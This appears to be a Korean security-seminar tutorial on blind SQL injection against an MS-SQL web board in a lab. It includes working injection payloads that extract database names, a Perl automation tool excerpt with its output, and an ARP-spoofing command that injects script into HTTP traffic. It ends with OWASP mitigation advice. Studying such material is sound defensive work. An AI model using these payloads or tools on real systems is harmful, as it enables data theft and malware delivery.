당연히 1=1 인 값은 true 입니다. 그렇기 때문에 dbms는 info_title에 a가 들어간 게시물을 출력합니다.

**정보 나눔방**

SELECT * FROM board_free where info_title like '%a%'and 1=1--%' ORDER BY INFO_REF DESC, INFO_STEP

제목

번호	제 목	작성자	날 짜	조회
3	A2-인책선회약점-에러값 반환을 통한...[1]	고양미	2007/09/01	122
2	A2-인책선회약점_BlindSQL삽입[1]	고양미	2007/09/02	84
1	A2-인책선회약점_악성코드 삽입[1]	고양미	2007/09/02	98

이번에는 약간 다르게 해보겠습니다.


%a' and 1=2 --

를 삽입해 보면, 쿼리는 다음과 같이 변하게 됩니다.

```
SELECT * FROM board_free where info_title like '%a%'and 1=2--%'
```

이 내용은 a가 들어가 있으며(!!) 1=2인 값을 출력하도록 합니다.

그렇지만 1=2가 아니죠. **False** 입니다. 이 경우는 아무것도 가져올 수 없겠죠.

**정보 나눔방**

SELECT * FROM board_free where info_title like '%a%'and 1=2--%' ORDER BY INFO_REF DESC, INFO_STEP

제목

번호	제 목	작성자	날 짜	조회
등록된 데이터가 없습니다				

1

그래서 게시물을 아무것도 출력할 수 없어서 등록된 데이터가 없는 것으로 출력되었습니다.

그렇다면 이게 왜 중요한 것 일까요?

And 구문 뒤에 있는 값의 true/false 값을 알아낼 수 있기 때문에 정말 중요한 것입니다. 이제 우리는 and 구문 뒤에 있는 내용의 true/false 을 물어보는 구문을 만들어 보겠습니다.

```
a%' AND ascii(substring((select top 1 name from (select top 1 name,dbid from master..sysdatabases order by name asc,dbid desc ) as T order by name desc,dbid asc),1,1))=99--
```

쿼리를 잘 살펴보도록 하겠습니다. 서브 쿼리부터 살펴보도록 하겠습니다.

```
select top 1 name,dbid from master..sysdatabases order by name asc,dbid desc
```

master의 sysdatabases 에서 name(db명)과 dbid(id) 중에 첫 번째 값을 하나씩 가져옵니다.

```
(select top 1 name from (select top 1 name,dbid from master..sysdatabases order by name asc,dbid desc ) as T order by name desc,dbid asc)
```

그리고 파란색에서 가져온 name,dbid 에서 name 값의 첫 번째 값을 하나 가져옵니다.

```
(substring((select top 1 name from (select top 1 name,dbid from master..sysdatabases order by name asc,dbid desc ) as T order by name desc,dbid asc),1,1
```

색이 많아서 다소 혼란스럽지만 다시 파란색에서 가져온 값에서 조회해온 name 값 한 개의 첫번째, 한글자를 잘라냅니다.

```
AND ascii(substring((select top 1 name from (select top 1 name,dbid from master..sysdatabases order by name asc,dbid desc ) as T order by name desc,dbid asc),1,1))=99
```

그리고 마지막으로 잘라낸 한글자를 ascii 값으로 변환하여 그 값을 ascii값 99인

지 비교를 합니다.

Ascii(99)는 영문자 소문자 c 입니다.

우리가 실험을 하고 있는 database의 db명은 camel로 그 첫글자는 영문자 c 입니다. 그렇기 때문에 and 구문 위의 값은 true로 A가 들어간 게시물들이 출력됨을 알 수 있습니다.

 정보 나눔방

SELECT * FROM board_free where info_title like '%a%' AND ascii(substring((select top 1 name from (select top 1 name,dbid from master..sysdatabases order by name asc,dbid desc) as T order by name desc,dbid asc),1,1))=99--%' ORDER BY INFO_REF DESC, INFO_STEP


제목 a%' AND ascii(sul 검색

번호	제 목	작성자	날 짜	조회
3	A2-인젝션취약점-에러값 반환을 통한...[1]	고양미	2007/09/01	122
2	A2-인젝션취약점_BlindSQL삽입[1]	고양미	2007/09/02	84
1	A2-인젝션취약점_악성코드 삽입[1]	고양미	2007/09/02	98

back 1 next 쓰기

a%' AND ascii(substring((select top 1 name from (select top 1 name,dbid from master..sysdatabases order by name asc,dbid desc) as T order by name desc,dbid asc),1,1))=100--

그러면 이제 100과 비교를 해보겠습니다. 내용은 다 같으며 영문자 d와 비교하는 것 입니다.

 정보 나눔방

SELECT * FROM board_free where info_title like '%a%' AND ascii(substring((select top 1 name from (select top 1 name,dbid from master..sysdatabases order by name asc,dbid desc) as T order by name desc,dbid asc),1,1))=100--%' ORDER BY INFO_REF DESC, INFO_STEP

제목 a%' AND ascii(sul 검색

번호	제 목	작성자	날 짜	조회
등록된 데이터가 없습니다				

back 1 next 쓰기

위와 같이 등록된 데이터가 없습니다. 라고 **false** 값을 알 수 있는 메시지가 출력되었습니다.

그러면 상기와 같은 방법으로 **blind sql injection**으로 **database** 명과 **table**명, **column**명, **data**를 모두 하나씩 알아올 수 있음을 알게되었습니다.

그렇지만 상기와 같은 작업을 수작업으로 하는 것은 너무 느리고 어렵기 때문에 실무에서는 자동화 도구를 직접 만들어서 진단을 시행합니다.

```
// Blind SQL injection - MS-SQL DB명 가져오기.
// narcein@skinfosec.co.kr

사용방법
-url : 대상 url
-blind: 인젝션이 일어나는 파라미터
-type: 파라미터가 string 이면 0 int 이면 1<디폴트는 0>
-match: 반응의 차이를 구분하는 키워드
-time: 리퀘스트를 보내는 인터벌<디폴트 0>
-method: 디폴트는 post.
-cookie: 쿠키
-proxy: 프록시를 사용할 경우 Syntax: -proxy=http://proxy:port/

사용예:MS_DB.pl -url http://192.168.0.1/blah.asp?u=5 -blind u -match xxxxx
이 틀은 bsq1bf.pl을 기반으로 작성되었습니다.
```

소스코드의 로직은 우리가 상단에서 수행했던 수동진단 방법과 동일하게 짜여져 있습니다.

```
133 for ($i=1;$i<=$length;$i++) {
134
135     my $furl;
136     my $find = 0;
137     $bsqlintro if $debug eq 1;
138     print "\r trying: ", @array, " ";
139     while ($find==0) {
140         $find = 0;
141         $char = ord();
142         if ($type==0) {
143             $string = "%' AND ascii(substring((select top 1 name from
144 . (select top $seq name,dbid from master..sysdatabases order by name asc,dbid desc ) as
145 . T order by name desc,dbid asc),$i,1))>=$middleNum-- ";
```

아래와 같이 실행 결과 쉽게 **db**명과 같은 정보를 가져올 수 있었습니다.

```

schema: http          host: 192.168.30.130
method: POST          useragent: sql scan 1.1
path: /board/index.asp
arg[1]: w              = A
arg[2]: k              = info_title
arg[3]: gubun          = free
arg[4]: cmd            = list
arg[5]: b_com          = yes
arg[6]: p_from         =
arg[7]: sr            = yes
cookies: <null>
proxy_host: <null>
proxy_user: <null>

--[ blind sql injection options ]-----

blind: w              start: <null>
length: 32 <default>  sql: master..sysdatabases <default>
match: 인젝션

trying: camel
trying: hack0


```

Trying 항목은 현재 한글자씩 db명을 맞춰가는 부분으로 현재 시도하고 있는 글자를 알려줍니다.

이렇게 여러가지 방법으로 인젝션 취약점의 가장 대표적인 공격이었던 SQL 인젝션 공격에 대해서 알아보았습니다.


세미나 시연에서는 이후 SQL 인젝션 외에 다른 형태의 인젝션 공격인 ARP spoofing 을 통한 악성코드 공격에 대해서 살펴보았습니다.

그렇지만 본 실습 세미나에서는 악성코드 실행용 해킹툴을 공개 하지 않도록 요청이 들어왔기 때문에 이 부분은 간략한 설명으로 대신 하도록 하겠습니다.



위의 그림은 악의적인 공격자가 SQL 인젝션 등의 공격을 통해 DMZ의 서버를 점령한 후 같은 DMZ에 존재하는 서버에 일반사용자의 요청에 악성코드를 삽입하는 방법에 대해서 설명하고 있습니다.

- (1) 공격자는 취약점을 통해 취약서버를 점령합니다.
- (2),(3) 점령한 서버에서 ARP Spoofing 등의 공격으로 GateWay로 가는 패킷의 흐름을 점령된 서버를 거쳐서 GateWay로 가도록 패킷의 흐름을 변경 합니다.
- (4) 일반사용자는 깨끗한 서버에 일반적인 HTTP 통신을 시도합니다. 그럴 경우 패킷의 흐름은 일반사용자가 해당 서버가 존재하는 게이트웨이로 패킷을 보낸 후 점령된 서버를 거쳐 깨끗한 서버로 가게 됩니다. 그리고 깨끗한 서버는 응답을 보내고 그 사이에 점령된 서버에서는 깨끗한 서버 통신에 악성코드를 추가로 삽입하여 일반사용자에게 응답합니다.
- (5) 마지막으로 일반사용자의 PC에 악성코드에 전염되게 됩니다.



```
C:\WINDOWS\system32\cmd.exe
3. VMware Virtual Ethernet Adapter
   IP Address . . . . : 192.168.124.1
   Physical Address . . : 00-50-56-C0-00-01
   Default Gateway . . : N/A

options:
  -idx [index]      NIC 지정
  -ip [ip]          Spoofing IP 범위<범위: "-", ">
  -sethost [ip]     미설정 인터넷중단, 다른IP지정
  -port [port]      Spoofing port지정 <범위지정: "-", 포트구분: ">
  -reset            ARP Table 리셋
  -hostname         주기계의 정보를 획득
  -logfilter [string] 저장 조건을 설정하고 "+-"을 접두사로 사용
                    ' '로 구분, 많은 조건은 "!"구분함
                    "+" 조건은 모두 text로 로그 저장함
                    "-" 조건은 모두 저장제외함
                    " " 조건은 글자 한개만 포함해도 저장함
  -save_a [filename] 통계치를 ASCII 방식으로 저장
  -save_h [filename] HEX 유형

  -hacksite [ip]    코드 삽입 대상 사이트 URL/IP
                    여러개 사용가능 "-"로 구분
  -insert [html code] 삽입할 html 코드 지정
  -postfix [string] 요청부분의 확장자명, HTTP/1.1 302
  -hackURL [url]    URL을 공격자의 URL로 변경
  -filename [name]  공격자의 URL에서 받을 파일
  -hackdns [string] DNS속이기, UDP 패킷 수정 후 다수 사용
                    양식:영역 !IP, www.aa.com!222.22.2.2,www.bb.com!1.1.1.1

  -Interval [ms]    일정시간 간격, 단위:밀리초
  -spoofmode [1!2!3] 속임수 모드, 대상: 1.인터넷종료 2.목표기계 3.양쪽다
  -speed [kb]       지정 IP구간의 네트워크속도제한 단위:KB


Build by LZK / 번역 r3dcut.

C:\HackMe\1000-win\100-tools\1260-spoofing\WSarp>
```

시연에 사용한 도구는 점령된 서버의 DMZ에서 ARP Spoofing을 일으키는 중국해킹 도구를 약간 변경한 도구를 사용했습니다.

```
sarps.exe -idx 0 -ip 192.168.30.2-192.168.30.99 -port 80 -insert  
"<script>alert(document.cookie);</script>"
```

위와 같이 명령을 내릴 경우에 port 80으로 들어오는 요청에 대해서 경고창으로 해당 쿠키 정보를 출력하는 구문을 삽입하도록 하였습니다.



상기 화면과 같이 네이버에 직접적인 공격을 하지 않고 쉽게 태그를 삽입이 가능함을 알 수 있습니다.

3 대처방안 (OWASP Top10 2007 수록내용)

- 입력 검증. 나타나거나 저장된 데이터를 받아들이기 전에 길이, 유형, 구성, 비즈니스 규칙에 대한 모든 입력 값을 검증하기 위하여 표준 입력 검증 메커니즘을 사용하라. “알고 있는 올바른을 수락”하는 검증 전략을 사용하라. 잠재적으로 악의적인 데이터를 삭제하려고 시도하는 것 보다는 검증되지 않은 입력을 거부하라. 에러 메시지에 무효한 데이터를 포함해야 한다는 것을 잊지 말라.
- 심지어 저장 프로시저를 호출할 때도 플레이스홀더 대체 표지와 함께 명확하게 분류된 매개 변수화된 질의 API를 사용하라.
- 데이터베이스들과 다른 백엔드 시스템들에 접속 시 최소한 권한을 강제화하라.
- 공격자에게 유용한 상세 에러 메시지를 피하라.
- 대개 SQL인젝션으로부터 안전한 저장 프로시저를 사용하라. 하지만 인젝션이 가능할

수 있음을 조심하라 (저장 프로시저 내에 `exec()` 또는 연결된 독립변수에 의해 가능할 수 있다.).

- `mysql_query()`나 이와 유사한 동적 질의 인터페이스들을 사용하지 마라.
- PHP의 `addslashes()`나 `str_replace("'", "'')`와 같은 문자 치환 함수들과 같은 간단한 이스케이프 함수들을 사용하지 마라. 이러한 함수들은 취약해서 공격자들에 의해 잘 이용된다. MySQL 사용할 때는 PHP용으로는 `mysql_real_escape_string()`를 사용하고 아니면 이스케이프를 필요로 하지 않는 PDO를 사용하라.
- 일반적인 오류를 조심하라. 입력 값들은 검증되기에 앞서 어플리케이션의 현재 내부 표현을 반드시 해독하고 일반화 되어야 한다. 여러분의 어플리케이션이 같은 입력 값을 두 번 해독하지 않도록 보증하라. 이러한 오류들은 확인 된 이후에 위험한 입력 값을 제출함으로써 “화이트 리스트”의 방어 대책을 우회하기 위하여 사용될 수도 있다.

언어별 구체적인 추천:

- Java EE – 확실하게 분류되어 준비된 명령문 혹은 Hibernate나 Spring과 같은 객체 관계 맵핑(ORM)을 사용하라.
- .NET – `SqlParameter`를 이용한 `SqlCommand` 혹은 Hibernate와 같은 객체 관계 맵핑(ORM)처럼 확실하게 분류된 매개 변수화된 질의어들을 사용하라.
- PHP – 확실하게 분류된 매개 변수화된 질의어(`bindParam()` 사용)를 가진 PDO를 사용하라.

예제

- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5121>
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-4953>
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-4592>

문의 및 Q&A

r3dcat@gmail.com